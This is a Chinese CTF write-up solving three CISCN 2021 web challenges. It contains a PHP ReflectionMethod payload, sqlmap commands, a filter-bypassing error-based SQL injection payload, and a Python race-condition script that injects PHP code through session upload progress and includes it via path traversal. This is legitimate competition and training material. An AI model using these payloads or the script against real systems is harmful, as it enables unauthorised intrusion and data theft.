[CISCN 2021] 部分 write up

原创

H3h3QAQ 于 2021-05-16 14:42:48 发布 355 收藏 2

分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/Anton__1/article/details/116891706

easy_source

抓包扫目录干都干了，发现什么都拿不到

预期猜测flag在注释里（也给了提示）：

`你能发现我嘛`

所以我们可以试着用PHP内置类中的`ReflectionMetho`来读取类中函数的注释：

> 参考自https://r0yanx.com/2020/10/28/fslh-writeup/

payload如下：

```
?rc=ReflectionMethod&ra=User&rb=a&rd=getDocComment
```

因为不知道到底在那个函数中，随即手工爆破直到拿到flag

```
?rc=ReflectionMethod&ra=User&rb=q&rd=getDocComment
```


---

easy_sql

打开之后 用bp抓包然后复制保存在本地

然后sqlmap扫描数据库

```
sqlmap -r 2.txt --dbs
```



跑到数据名为：`security`

接下来跑表，


```
sqlmap -r 2.txt -D security -tables
```

发现有两张表`user`和`flag`

通过测试发现被过滤掉了union ,information column 等关键字


所以构造payload来查询：

```
uname=1&passwd=-1') or updatexml(1,concat(0x7e,(select*from (select * from flag as a join flag as b using(id,no)
 )as c)),1)%23&Submit=%E7%99%BB%E5%BD%95
```



拿到字段名，随即用sqlmap拿flag：

```
sqlmap -r 2.txt -D security -T flag -C e912202a-a4b0-4e24-967c-4685af6abf3f -dump -technique E
```



---

middle_source

扫描目录发现`.listing`

打开后是phpinfo

发现开启了`file_uploads`

同时也发现了`session`的地址

> 利用PHP_SESSION_UPLOAD_PROGRESS进行文件包含 - NPFS - 博客园 (cnblogs.com)

参考该文章构造session文件上传竞争

```
# coding=utf-8
import io
import requests
import threading
sessID = 'test'
url = "http://124.70.100.108:21731/"
def write(session):
    while True:
        f = ""
        response = requests.post(
            url=url,
            cookies={'PHPSESSID': sessID},
            data={'PHP_SESSION_UPLOAD_PROGRESS': '5' * 40 + '<?php var_dump(scandir("/etc/"));?>1111111111111111
11111'},
            files = {'file': ('a.txt', f)},
        )
def read(session):
    while True:
        response = requests.post(url=url, data={'cf': '../../../../var/lib/php/sessions/fbdeadbgaf/sess'})
        print(response.text)
        if 'string' in response.text:
            break
session = requests.session()
write = threading.Thread(target=write, args=(session,))
write.daemon = True
write.start()
read(session)
```

```
[15]=>
string(10) "cejdedaiga"
[16]=>
```


发现疑似目录，加到后面

```
40 + '<?php var_dump(scandir("/etc/"));?>11111111111111111111'},
```

再次运行

```
[0]=>
string(1) "."
[1]=>
string(2) ".."
[2]=>
string(10) "fbbhaaibcg"
```

post传值：



拿到flag